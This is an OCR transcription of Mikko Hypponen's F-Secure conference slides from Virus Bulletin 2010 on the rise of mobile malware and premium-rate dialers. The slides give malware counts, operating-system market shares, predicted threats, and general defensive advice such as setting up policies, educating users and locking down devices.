
| | |
|---|---|
| Categories of Offences: | COMPUTER AND INFORMATION TECHNOLOGY CRIMES, FRAUD |
| Arrest Warrant Issued by: | ISLAMABAD / Pakistan |

## IF YOU HAVE ANY INFORMATION CONTACT

**YOUR NATIONAL OR LOCAL POLICE**


Eventually, virus writers
will realize it's easier to make
money by infecting phones
than by infecting computers

# 40,000,000 PC malware vs 500 mobile malware



# So, why aren't we seeing more Mobile attacks?

- Low-hanging fruit is elsewhere
- Why would the attackers target anything else than Windows XP?




| Month | Windows XP | Windows Vista | Windows 7 | Mac OS X 10.6 | Mac OS X 10.5 | Linux | Other |
|---|---|---|---|---|---|---|---|
| May, 2010 | 62.55% | 15.25% | 12.68% | 2.34% | 1.96% | 1.13% | 4.09% |

Report generated Tuesday, June 29, 2010 1:33:04 PM


F-Secure

# Future

- More malware
- Mobile botnets
- Drive-by-exploits
- Rogue dialers
- Major outbreaks
- Mobile spambots

# What to do?

- The problem isn't big, yet
- It's not going to get better
- Set up policies
- Educate your users
- Lock down your devices
- Buy expensive security products


Mobile Security
MOBILE SECURITY
F-Secure
Security overview
Device is protected
Updated: 2/8/10
Subscribed: 342 days left
Learn more
Virus protection
Firewall
Scan All
Menu
htc

# Dialers are Back!

## …and this time they are on Smartphones

Mikko Hypponen
F-Secure Corporation

20th ANNIVERSARY vb 2010 VANCOUVER

F-Secure.

Image Credit MHH